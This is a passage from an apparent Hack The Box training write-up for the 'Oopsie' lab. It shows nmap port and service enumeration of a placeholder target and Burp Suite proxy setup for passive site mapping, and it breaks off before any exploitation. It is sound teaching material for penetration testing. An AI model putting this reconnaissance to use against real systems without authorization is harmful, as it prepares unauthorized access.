Oopsie Write-up

Introduction

Whenever you are performing a web assessment that includes authentication mechanisms, it's always advised to check cookies, sessions and try to figure out how access control really works. In many cases, a Remote Code Execution attack and a foothold on system might not be achievable by itself, but rather after chaining different types of vulnerabilties and exploits. In this box, we are going to learn that Information Disclosure and Broken Access Control types of vulnerabilties even though they seem not very important can have a great impact while attacking a system, and thus why even small vulnerabilities matter.


Enumeration

We are going to start our enumeration by searching for any open ports using the Nmap tool:


```
nmap -sC -sV {TARGET_IP}
```

```
nmap -sC -sV {TARGET_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-12 12:35 EDT
Nmap scan report for {TARGET_IP}
Host is up (0.091s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can spot port 22 (SSH) and port 80 (HTTP) as open. We visit the IP using the web browser where we face a website for automotive.



On the homepage, it is possible to locate interesting information about how one can access the services through login:




According to this information, the website should have a login page. Before we proceed with directory and page enumeration, we can try to map website by using Burp Suite proxy to passively spider the website. Burp Suite is a powerful security testing application that can be used to perform web requests on web applications, mobile apps, and thick clients. Burp offers multiple capabilities such as web crawler, scanner, proxy, repeater, intruder and many more.


```
A web crawler (also known as a web spider or web robot) is a program or automated
script which browses the World Wide Web in a methodical, automated manner. This process
is called Web crawling or spidering. Many legitimate sites, in particular search
engines, use spidering as a means of providing up-to-date data.

If you tunnel web traffic through Burp Suite (without intercepting the packets), by
default it can passively spider the website, update the site map with all of the
contents requested and thus creating a tree of files and directories without sending
any further requests.
```

For a further reading and deeper analysis of the usage of web proxies and tools like Burp suite can be found at the HTB academy module Using Web Proxies:

First we will start Burp Suite, and configure browser to send traffic through proxy. To access proxy settings in Mozilla Firefox, you can click on Firefox's menu and navigate to Preferences.




Then we type in the search bar the "proxy" and now Network Settings are being presented. We are then select `Settings...`.




Then we select the `Manual proxy configuration` where we enter as an HTTP Proxy the `127.0.0.1` IP and port the 8080 where Burp Proxy is listening.


Note: It is advisable to also check the option of `Also use this proxy for FTP and HTTPS` so all requests can go through Burp.



We need to disable the interception in Burp suite as it's enabled by default. Navigate to `Proxy Tab`, and under `Intercept` subtab select the button where `Intercept in on` so to disable it.




Now that everything is setup correctly we refresh the page in our browser and switch in Burp Suite under the Target tab and then on the Sitemap option:

